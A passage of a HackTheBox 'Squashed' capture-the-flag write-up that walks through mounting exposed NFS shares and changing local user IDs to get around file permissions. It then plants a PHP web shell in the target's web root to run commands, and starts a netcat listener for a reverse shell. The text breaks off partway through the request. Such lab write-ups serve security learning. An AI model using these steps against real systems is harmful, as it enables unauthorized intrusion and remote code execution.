lrwxrwxrwx  1 root root    9 Oct 20  2022 .bash_history -> /dev/null
drwx------ 11 chip chip 4096 Oct 21  2022 .cache
drwx------ 12 chip chip 4096 Oct 21  2022 .config
drwxr-xr-x  2 chip chip 4096 Oct 21  2022 Desktop
drwxr-xr-x  2 chip chip 4096 Oct 21  2022 Documents
drwxr-xr-x  2 chip chip 4096 Oct 21  2022 Downloads
drwx------  3 chip chip 4096 Oct 21  2022 .gnupg
drwx------  3 chip chip 4096 Oct 21  2022 .local
drwxr-xr-x  2 chip chip 4096 Oct 21  2022 Music
drwxr-xr-x  2 chip chip 4096 Oct 21  2022 Pictures
drwxr-xr-x  2 chip chip 4096 Oct 21  2022 Public
drwxr-xr-x  2 chip chip 4096 Oct 21  2022 Templates
drwxr-xr-x  2 chip chip 4096 Oct 21  2022 Videos
lrwxrwxrwx  1 root root    9 Oct 21  2022 .viminfo -> /dev/null
-rw-------  1 chip chip   57 Oct 18 18:29 .Xauthority
-rw-------  1 chip chip 2475 Oct 18 18:29 .xsession-errors
-rw-------  1 chip chip 2475 Dec 27  2022 .xsession-errors.old
```


Notice few things here that my other user got permission of these files so indicated that the user id is probably 1001 set for these lets switch to that users to see these files

Lets see em normally




```
find /mnt -ls
    30718      4 drwxr-xr-x  14 chip     chip         4096 Oct 18 18:29 /mnt
    39115      4 drwxr-xr-x   2 chip     chip         4096 Oct 21  2022 /mnt/Music
    39116      4 drwxr-xr-x   2 chip     chip         4096 Oct 21  2022 /mnt/Pictures
     5632      4 -rw-------   1 chip     chip         2475 Dec 27  2022 /mnt/.xsession-errors.old
    39023      4 drwx------  11 chip     chip         4096 Oct 21  2022 /mnt/.cache
find: '/mnt/.cache': Permission denied
    39113      4 drwxr-xr-x   2 chip     chip         4096 Oct 21  2022 /mnt/Public
    39114      4 drwxr-xr-x   2 chip     chip         4096 Oct 21  2022 /mnt/Documents
    39343      4 -rw-rw-r--   1 chip     chip         1365 Oct 19  2022 /mnt/Documents/Passwords.kdbx
    39080      4 drwx------  12 chip     chip         4096 Oct 21  2022 /mnt/.config
find: '/mnt/.config': Permission denied
    39101      4 drwx------   3 chip     chip         4096 Oct 21  2022 /mnt/.local
find: '/mnt/.local': Permission denied
    39128      0 lrwxrwxrwx   1 root     root            9 Oct 21  2022 /mnt/.viminfo -> /dev/null
     5606      4 -rw-------   1 chip     chip         2475 Oct 18 18:29 /mnt/.xsession-errors
    39117      4 drwxr-xr-x   2 chip     chip         4096 Oct 21  2022 /mnt/Videos
    39012      0 lrwxrwxrwx   1 root     root            9 Oct 20  2022 /mnt/.bash_history -> /dev/null
    39105      4 drwx------   3 chip     chip         4096 Oct 21  2022 /mnt/.gnupg
find: '/mnt/.gnupg': Permission denied
    39207      4 -rw-------   1 chip     chip           57 Oct 18 18:29 /mnt/.Xauthority
    39110      4 drwxr-xr-x   2 chip     chip         4096 Oct 21  2022 /mnt/Desktop
    39111      4 drwxr-xr-x   2 chip     chip         4096 Oct 21  2022 /mnt/Downloads
    39112      4 drwxr-xr-x   2 chip     chip         4096 Oct 21  2022 /mnt/Templates
```

Nothing here lets switch our user and see this .Xauthority indicating that the users is using X11




```
sudo su chip

[chip@ArchLinux Squashed]$ id
uid=1001(chip) gid=1001(chip) groups=1001(chip)
[chip@ArchLinux Squashed]$ cd /mnt
l[chip@ArchLinux mnt]$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
[chip@ArchLinux mnt]$ xxd .Xauthority
00000000: 0100 000c 7371 7561 7368 6564 2e68 7462  ....squashed.htb
00000010: 0001 3000 124d 4954 2d4d 4147 4943 2d43  ..0..MIT-MAGIC-C
00000020: 4f4f 4b49 452d 3100 1000 1545 4e60 a92a  OOKIE-1....EN`.*
00000030: 712f 1d88 eae1 56f8 56                   q/....V.V
[chip@ArchLinux mnt]$ 
```

Hmm! doesnt help us lets just unmount this and then mount /var/www/html



```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Squashed git:(main)±3 (0.039s)
sudo umount /mnt

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Squashed git:(main)±3 (1.951s)
sudo mount -t nfs 10.129.228.109:/var/www/html /mnt
```

Now lets see its file




```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Squashed git:(main)±3 (2.564s)
find /mnt -ls
   133456      4 drwxr-xr--   5 2017     http         4096 Oct 18 20:55 /mnt
find: ‘/mnt/.htaccess’: Permission denied
find: ‘/mnt/index.html’: Permission denied
find: ‘/mnt/images’: Permission denied
find: ‘/mnt/css’: Permission denied
find: ‘/mnt/js’: Permission denied
```

Even more restriction


One thing is that if u observe the first listing in this it has user id as 2017

Lets switch chip user id to 2017 and login as him




```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Squashed git:(main)±3 (0.065s)
sudo usermod -u 2017 chip

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Squashed git:(main)±1
sudo su chip
[chip@ArchLinux Squashed]$ cd /mnt
[chip@ArchLinux mnt]$ 
```

Lets see the listing now




```
[chip@ArchLinux mnt]$ find . -ls
   133456      4 drwxr-xr--   5 chip     http         4096 Oct 18 20:55 .
   135114      4 -rw-r--r--   1 chip     http           44 Oct 21  2022 ./.htaccess
   132679     32 -rw-r-----   1 chip     http        32532 Oct 18 20:55 ./index.html
   157030      4 drwxr-xr-x   2 chip     http         4096 Oct 18 20:55 ./images
   132532    296 -rwxr-xr-x   1 chip     http       302571 Oct 18 20:55 ./images/img-9.png
   132481     32 -rwxr-xr-x   1 chip     http        31653 Oct 18 20:55 ./images/img-7.png
   132579      4 -rwxr-xr-x   1 chip     http         1555 Oct 18 20:55 ./images/instagram-icon.png
   132265      4 -rwxr-xr-x   1 chip     http          999 Oct 18 20:55 ./images/left-arrow.png
   132417    264 -rwxr-xr-x   1 chip     http       266619 Oct 18 20:55 ./images/img-3.png
   132479    204 -rwxr-xr-x   1 chip     http       208313 Oct 18 20:55 ./images/img-6.png
   132269      4 -rwxr-xr-x   1 chip     http          984 Oct 18 20:55 ./images/right-arrow.png
   132505     28 -rwxr-xr-x   1 chip     http        28577 Oct 18 20:55 ./images/img-8.png
   132572      4 -rwxr-xr-x   1 chip     http         1439 Oct 18 20:55 ./images/twitter-icon.png
   132671   1024 -rwxr-xr-x   1 chip     http      1047182 Oct 18 20:55 ./images/contact-bg.png
   132273      8 -rwxr-xr-x   1 chip     http         4129 Oct 18 20:55 ./images/icon-3.png
   132272      4 -rwxr-xr-x   1 chip     http         3756 Oct 18 20:55 ./images/icon-2.png
   132270      4 -rwxr-xr-x   1 chip     http         3121 Oct 18 20:55 ./images/icon-1.png
   132316    332 -rwxr-xr-x   1 chip     http       336349 Oct 18 20:55 ./images/img-2.png
   132571      4 -rwxr-xr-x   1 chip     http         1406 Oct 18 20:55 ./images/fb-icon.png
   132275      4 -rwxr-xr-x   1 chip     http         3334 Oct 18 20:55 ./images/icon-4.png
   132298    328 -rwxr-xr-x   1 chip     http       332200 Oct 18 20:55 ./images/img-1.png
   132420    144 -rwxr-xr-x   1 chip     http       146143 Oct 18 20:55 ./images/img-4.png
   132658   1124 -rwxr-xr-x   1 chip     http      1148907 Oct 18 20:55 ./images/banner-bg.png
   132214      4 -rwxr-xr-x   1 chip     http         3164 Oct 18 20:55 ./images/logo.png
   132451    188 -rwxr-xr-x   1 chip     http       191914 Oct 18 20:55 ./images/img-5.png
   132670    316 -rwxr-xr-x   1 chip     http       319787 Oct 18 20:55 ./images/bg-1.png
```

So its the listing we found with feroxbuster so meaning that we can add a html page here and it should work on the website




```
[chip@ArchLinux mnt]$ echo "Hello!" > hello.html
[chip@ArchLinux mnt]$ cat hello.html
Hello!
[chip@ArchLinux mnt]$ 
```

Lets see this page here




Hello!

Got it now lets just add a php file with a webshell




```
[chip@ArchLinux mnt]$ echo -e '<?php\n  system($_REQUEST['cmd']);\n?>' > shell.php
[chip@ArchLinux mnt]$ cat shell.php
<?php
  system($_REQUEST[cmd]);
?>
[chip@ArchLinux mnt]$ 
```

Now lets see this one




```
uid=2017(alex) gid=2017(alex) groups=2017(alex)
```

Got it lets get a revshell now
First start a listener




```
~
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now lets get a revshell like this




```
POST /shell.php HTTP/1.1
Host: 10.129.228.109
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
